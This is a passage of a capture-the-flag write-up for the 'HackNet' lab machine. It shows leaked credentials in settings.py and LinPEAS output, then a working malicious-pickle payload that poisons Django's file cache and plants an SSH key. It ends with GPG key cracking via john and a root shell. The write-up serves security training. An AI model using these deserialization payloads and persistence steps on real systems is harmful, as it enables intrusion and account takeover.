

Then we can get his credit mikey@hacknet.htb / mYd4rks1dEisH3re
We can use this to switch the account as backdoor_banditand even use this credit to ssh connect to machine
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/HackNet]
└─$ ssh mikey@hacknet.htb
The authenticity of host 'hacknet.htb (10.10.11.85)' can't be established.
ED25519 key fingerprint is SHA256:TVT7HGjgzl5Wk42d9xFlPlDUwhNCWjWA5Cdz6MdUC9o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'hacknet.htb' (ED25519) to the list of known hosts.
mikey@hacknet.htb's password:
Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 22 01:10:38 2025 from 10.10.16.5
mikey@hacknet:~$ ls
user.txt
mikey@hacknet:~$ id
uid=1000(mikey) gid=1000(mikey) groups=1000(mikey)
Privilege escalation
Firstly I would like check sudo -l firstly
mikey@hacknet:~$ sudo -l
[sudo] password for mikey:
Sorry, user mikey may not run sudo on hacknet.
But there is nothing useful here.
By using LinPEAS, we can find some vulnerable vectors
╔══════════╣ Users with console
mikey:x:1000:1000:mikey,,,:/home/mikey:/bin/bash
root:x:0:0:root:/root:/bin/bash
sandy:x:1001:1001::/home/sandy:/bin/bash

╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sniffing
You can sniff with tcpdump!

╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
[RED FLAG]
Files with capabilities (limited to 50):
/usr/bin/ping cap_net_raw=ep
/usr/bin/tcpdump cap_net_raw=eip

╔══════════╣ Backup files (limited 100)
-rw-r--r-- 1 sandy sandy 13851 Dec 29  2024 /var/www/HackNet/backups/backup03.sql.gpg
-rw-r--r-- 1 sandy sandy 13713 Dec 29  2024 /var/www/HackNet/backups/backup02.sql.gpg
-rw-r--r-- 1 sandy sandy 13445 Dec 29  2024 /var/www/HackNet/backups/backup01.sql.gpg
The database service is running and there is another account sandywould be next pivot I guess.
Firstly, let's try to find the mysql credit to help us get the credit of sandy
mikey@hacknet:/var/www/HackNet/HackNet$ cat settings.py
from pathlib import Path
import os

BASE_DIR = Path(__file__).resolve().parent.parent

SECRET_KEY = 'agyasdf&^F&ADf87AF*Df9A5D^AS%D6DflglLADIuhldfa7w'

DEBUG = False

ALLOWED_HOSTS = ['hacknet.htb']

INSTALLED_APPS = [
    'django.contrib.admin',
    'django.contrib.auth',
    'django.contrib.contenttypes',
    'django.contrib.sessions',
    'django.contrib.messages',
    'django.contrib.staticfiles',
    'SocialNetwork'
]

MIDDLEWARE = [
    'django.middleware.security.SecurityMiddleware',
    'django.contrib.sessions.middleware.SessionMiddleware',
    'django.middleware.common.CommonMiddleware',
    'django.middleware.csrf.CsrfViewMiddleware',
    'django.contrib.auth.middleware.AuthenticationMiddleware',
    'django.contrib.messages.middleware.MessageMiddleware',
    'django.middleware.clickjacking.XFrameOptionsMiddleware',
]

ROOT_URLCONF = 'HackNet.urls'

TEMPLATES = [
    {
        'BACKEND': 'django.template.backends.django.DjangoTemplates',
        'DIRS': [],
        'APP_DIRS': True,
        'OPTIONS': {
            'context_processors': [
                'django.template.context_processors.debug',
                'django.template.context_processors.request',
                'django.contrib.auth.context_processors.auth',
                'django.contrib.messages.context_processors.messages',
            ],
        },
    },
]

WSGI_APPLICATION = 'HackNet.wsgi.application'

DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'hacknet',
        'USER': 'sandy',
        'PASSWORD': 'h@ckn3tDBpa$$',
        'HOST':'localhost',
        'PORT':'3306',
    }
}

CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
        'TIMEOUT': 60,
        'OPTIONS': {'MAX_ENTRIES': 1000},
    }
}

AUTH_PASSWORD_VALIDATORS = [
    {
        'NAME': 'django.contrib.auth.password_validation.UserAttributeSimilarityValidator',
    },
    {
        'NAME': 'django.contrib.auth.password_validation.MinimumLengthValidator',
    },
    {
        'NAME': 'django.contrib.auth.password_validation.CommonPasswordValidator',
    },
    {
        'NAME': 'django.contrib.auth.password_validation.NumericPasswordValidator',
    },
]

SESSION_ENGINE = 'django.contrib.sessions.backends.db'

LANGUAGE_CODE = 'en-us'

TIME_ZONE = 'UTC'

USE_I18N = True

USE_L10N = True

USE_TZ = True

STATICFILES_STORAGE = 'django.contrib.staticfiles.storage.StaticFilesStorage'
STATIC_ROOT = os.path.join(BASE_DIR, 'static')
STATIC_URL = '/static/'

MEDIA_ROOT = os.path.join(BASE_DIR, 'media')
MEDIA_URL = '/media/'

DEFAULT_AUTO_FIELD = 'django.db.models.BigAutoField'
We can get the credit of database sandy:h@ckn3tDBpa$$and the secret key SECRET_KEY = 'agyasdf&^F&ADf87AF*Df9A5D^AS%D6DflglLADIuhldfa7w'
From the database we can find a hash of admin
MariaDB [hacknet]> select * from auth_user
    -> ;
+----+------------------------------------------------------------------------------------------+----------------------------+--------------+----------+------------+-----------+-------+----------+-----------+----------------------------+
| id | password                                                                                 | last_login                 | is_superuser | username | first_name | last_name | email | is_staff | is_active | date_joined                |
+----+------------------------------------------------------------------------------------------+----------------------------+--------------+----------+------------+-----------+-------+----------+-----------+----------------------------+
|  1 | pbkdf2_sha256$720000$I0qcPWSgRbUeGFElugzW45$r9ymp7zwsKCKxckgnl800wTQykGK3SgdRkOxEmLiTQQ= | 2025-02-05 17:01:02.503833 |            1 | admin    |            |           |       |        1 |         1 | 2024-08-08 18:17:54.472758 |
+----+------------------------------------------------------------------------------------------+----------------------------+--------------+----------+------------+-----------+-------+----------+-----------+----------------------------+
I have try to use hashcat to crack this hash, but it seems not worked here
We have known this web service is powered by django, continue to check Django Cache Framework
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
        'TIMEOUT': 60,
        'OPTIONS': {'MAX_ENTRIES': 1000},
    }
}
The setup here is textbook: cache entries are written to /var/tmp/django_cache , and the directory is world-writable.
mikey@hacknet:/var/www/HackNet/HackNet$ ls -al /var/tmp/django_cache
total 8
drwxrwxrwx 2 sandy www-data 4096 Feb 10  2025 .
drwxrwxrwt 4 root  root     4096 Sep 22 01:18 ..
Pickle is Python's built-in serialization format—basically, a way to convert a Python object into a byte stream that can be stored or sent somewhere and then reconstructed into the original object.
When pickle.dump() saves an object, it stores instructions on how to reconstruct it.
When pickle.load() runs, it requires a recipe for how to reconstruct our object.
Browsing to /explore or /search places new cache files into /var/tmp/django_cache . Each request triggers a population, but entries expire every 60 seconds. This makes it ideal for hijacking before they're refreshed:
The common exploit framework is
import pickle
import os

class Evil:
    def __reduce__(self):
        return (os.system, ("id",))

payload = pickle.dumps(Evil())
To utilize the caching framework, first generate an SSH key pair for sandy
ssh-keygen -t ed25519 -f ./sandy_key -N ""
Then construct a malicious pickle and append our public key to /home/sandy/.ssh/authorized_keys
import pickle, base64, os

PKEY = "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIr0UhvtL4wSxgduK7P9l4SWt2Ms+NA9+PndGVw4iVID mikey@hacknet"

class Exp:
    def __reduce__(self):
        cmd = (
            "bash -lc 'umask 077; "
            "mkdir -p /home/sandy/.ssh && "
            f"echo \"{PKEY}\" >> /home/sandy/.ssh/authorized_keys && "
            "chown -R sandy:sandy /home/sandy/.ssh'"
        )
        return (os.system, (cmd,))

print(base64.b64encode(pickle.dumps(Exp())).decode())
Replace the cache file with the malicious payload (the directory is 777, so even if the file permissions are 600, deleting and replacing will work).
mikey@hacknet:/var/tmp/django_cache$ ls
1f0acfe7480a469402f1852f8313db86.djcache  90dbab8f3b1e54369abdeb4ba1efc106.djcache
mikey@hacknet:/var/tmp/django_cache$ rm 1f0acfe7480a469402f1852f8313db86.djcache
mikey@hacknet:/var/tmp/django_cache$ echo 'gASVAAEAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjOViYXNoIC1sYyAndW1hc2sgMDc3OyBta2RpciAtcCAvaG9tZS9zYW5keS8uc3NoICYmIGVjaG8gInNzaC1lZDI1NTE5IEFBQUFDM056YUMxbFpESTFOVEU1QUFBQUlJcjBVaHZ0TDR3U3hnZHVLN1A5bDRTV3QyTXMrTkE5K1BuZEdWdzRpVklEIG1pa2V5QGhhY2tuZXQiID4+IC9ob21lL3NhbmR5Ly5zc2gvYXV0aG9yaXplZF9rZXlzICYmIGNob3duIC1SIHNhbmR5OnNhbmR5IC9ob21lL3NhbmR5Ly5zc2gnlIWUUpQu' | base64 -d > 1f0acfe7480a469402f1852f8313db86.djcache
mikey@hacknet:/var/tmp/django_cache$ chmod 644 1f0acfe7480a469402f1852f8313db86.djcache
Deserialization is triggered by revisiting /explore or /search . Django calls cache.get() , which then unpickles and executes our payload.
Then we can switch to sandy
mikey@hacknet:/var/tmp/django_cache$ ssh -i ~/sandy_key sandy@hacknet.htb
Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 22 01:53:27 2025 from 127.0.0.1
sandy@hacknet:~$
In the directory of sandy, we can find a interesting .gnupg
sandy@hacknet:~$ ls -al
total 40
drwx------ 7 sandy sandy    4096 Sep 22 01:53 .
drwxr-xr-x 4 root  root     4096 Jul  3  2024 ..
lrwxrwxrwx 1 root  root        9 Sep  4 15:01 .bash_history -> /dev/null
-rw-r--r-- 1 sandy sandy     220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 sandy sandy    3526 Apr 23  2023 .bashrc
drwxr-xr-x 3 sandy sandy    4096 Jul  3  2024 .cache
drwx------ 3 sandy sandy    4096 Dec 21  2024 .config
drwx------ 4 sandy sandy    4096 Sep  5 07:33 .gnupg
drwxr-xr-x 5 sandy sandy    4096 Jul  3  2024 .local
lrwxrwxrwx 1 root  root        9 Aug  8  2024 .mysql_history -> /dev/null
-rw-r--r-- 1 sandy sandy     808 Jul 11  2024 .profile
lrwxrwxrwx 1 root  root        9 Jul  3  2024 .python_history -> /dev/null
drwx------ 2 sandy www-data 4096 Sep 22 01:53 .ssh

sandy@hacknet:~$ ls -laR .gnupg/
.gnupg/:
total 32
drwx------ 4 sandy sandy 4096 Sep 15 09:47 .
drwx------ 7 sandy sandy 4096 Sep 15 09:33 ..
drwx------ 2 sandy sandy 4096 Sep  5 07:33 openpgp-revocs.d
drwx------ 2 sandy sandy 4096 Sep  5 07:33 private-keys-v1.d
-rw-r--r-- 1 sandy sandy  948 Sep  5 07:33 pubring.kbx
-rw------- 1 sandy sandy   32 Sep  5 07:33 pubring.kbx~
-rw------- 1 sandy sandy  600 Sep  5 07:33 random_seed
-rw------- 1 sandy sandy 1280 Sep  5 07:33 trustdb.gpg

.gnupg/openpgp-revocs.d:
total 12
drwx------ 2 sandy sandy 4096 Sep  5 07:33 .
drwx------ 4 sandy sandy 4096 Sep 15 09:47 ..
-rw------- 1 sandy sandy 1279 Sep  5 07:33 21395E17872E64F474BF80F1D72E5C1FA19C12F7.rev

.gnupg/private-keys-v1.d:
total 20
drwx------ 2 sandy sandy 4096 Sep  5 07:33 .
drwx------ 4 sandy sandy 4096 Sep 15 09:47 ..
-rw------- 1 sandy sandy 1255 Sep  5 07:33 0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key
-rw------- 1 sandy sandy 2088 Sep  5 07:33 armored_key.asc
-rw------- 1 sandy sandy 1255 Sep  5 07:33 EF995B85C8B33B9FC53695B9A3B597B325562F4F.key
Also we have known there is something can be cracked
╔══════════╣ Backup files (limited 100)
-rw-r--r-- 1 sandy sandy 13851 Dec 29  2024 /var/www/HackNet/backups/backup03.sql.gpg
-rw-r--r-- 1 sandy sandy 13713 Dec 29  2024 /var/www/HackNet/backups/backup02.sql.gpg
-rw-r--r-- 1 sandy sandy 13445 Dec 29  2024 /var/www/HackNet/backups/backup01.sql.gpg
We can just try to decrypt them:
gpg -d /var/www/HackNet/backups/backup01.sql.gpg
gpg -d /var/www/HackNet/backups/backup02.sql.gpg
gpg -d /var/www/HackNet/backups/backup03.sql.gpg
For them, it needs another passphrase

We have to use john and gpg2johnto help us crack it
gpg2john .gnupg/private-keys-v1.d/armored_key.asc > sgpg.hash
john --wordlist=rockyou.txt sgpg.hash
Then we get the password sweetheart (Sandy)
Now we can cleanly import and decrypt the SQL dump
gpg --import ~/.gnupg/private-keys-v1.d/armored_key.asc

PASS='sweetheart'

for f in /var/www/HackNet/backups/*.gpg; do
  gpg --batch --yes --pinentry-mode loopback \
      --passphrase "sweetheart" -o "/tmp/$(basename $f .gpg)" -d "$f"
done
Then let's grep something interesting
grep 'pass' /tmp/backup*.sql
Then we can get the password of root login to mysql
Root password h4ck3rs4re3veRywh3re99 logged in sql records
We can just use su rootto get the root shell
Description
Overall, this machine is quite interesting. The exploits for the SSTI and XSS vulnerabilities are quite clever, but the lack of hardcode is particularly disturbing.
As for the root part, it's easy to imagine switching to the Sandy user. However, the poisoning of the Django cache is quite difficult to come up with without familiarity with Python web frameworks. It's a very interesting exploitation strategy and path.